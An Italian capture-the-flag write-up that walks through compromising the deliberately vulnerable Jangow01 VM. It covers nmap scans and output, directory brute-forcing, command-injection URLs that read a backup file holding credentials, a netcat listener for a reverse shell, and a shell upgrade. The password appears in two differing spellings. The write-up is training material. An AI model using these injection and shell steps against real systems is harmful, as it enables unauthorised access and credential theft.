CTF 01: JANGOW 01

Report


Introduzione:

In questa guida illustrata, spiegheremo passo dopo passo come replicare un attacco sfruttando vulnerabilità di sistema per ottenere accesso superutente (root) su una macchina target. La macchina virtuale "Jangow01" è una challenge di difficoltà facile che richiede un'accurata ricerca per raggiungere l'obiettivo finale: ottenere i privilegi di root e catturare la flag.

Fase 1: Scansione Iniziale della Rete

Comandi Utilizzati: sudo ping 192.168.50.158 e sudo nmap -sS -sV -O -Pn 192.168.50.158 -T5

Il comando ping verifica se l'host è raggiungibile invece nmap analizza le porte aperte, i servizi attivi e il sistema operativo della macchina target.



Risultati

- Porta 21 (FTP) e porta 80 (HTTP) aperte.
- Servizi rilevati: Apache HTTP Server 2.4.18 e vsFTPd 3.0.3

Fase 2: Ricerca di Vulnerabilità

Comandi Utilizzati: nmap --script vuln 192.168.50.158

Questo comando utilizza script per identificare vulnerabilità comuni.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.50.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-08 03:48 EST
Nmap scan report for 192.168.50.158
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.50.158:80/?C=N%3BO%3DA%27%20OR%20sqlspider
|_    http://192.168.50.158:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /site/: Potentially interesting folder
MAC Address: 08:00:27:EE:C7:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 326.60 seconds
```


Risultati

Vulnerabilità rilevata:

- Slowloris (CVE-2007-6750).
- Nessuna vulnerabilità XSS o CSRF rilevata.
- Interessante directory /site/ identificata.

Fase 3: Test dei primi risultati


```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPd 3.0.3)
Name (192.168.50.158:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```




Fase 4: Enumerazione dei File

Comandi Utilizzati: gobuster dir -u http://192.168.50.158 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf,htaccess,txt,php,http
e
sudo ffuf -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.150/FUZZ

Questi comandi scansionano per individuare file e directory nascosti.







Risultati


File potenzialmente interessante .backup trovato.


Fase 5: Esplorazione del Contenuto

Comandi Utilizzati: http://192.168.50.158/site/busue.php?buscar=ls , http://192.168.50.158/site/busue.php?buscar=pwd , http://192.168.50.158/site/busue.php?buscar=ls -al /var/www/html e http://192.168.50.158/site/busue.php?buscar=cat /var/www/html/.backup










Credenziali trovate:


- Username: jangow01
- Password: abyurl69

Fase 6: Accesso al Server FTP

Comandi Utilizzati: ftp 192.168.50.158

Login effettuato con successo con le credenziali trovate.






Risultati

- Directory /var/www/html esplorata.

Fase 7: Creazione Bash Reverse Shell


1.Ricerca

Ricerca della shell online




2. Conversione in formato URL

Conversione online per renderla eseguibile da web browser



3. Avvio shell

Shell eseguita da web browser.




Risultati

- Reverse shell funzionante elaborata ed attivata.

Fase 8: Test della reverse shell

Comandi Utilizzati: nc -lvnp 443

La macchina attaccante si mette in ascolto sulla porta 443, ottenuto l'accesso naviga tra i contenuti.



```
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69
```

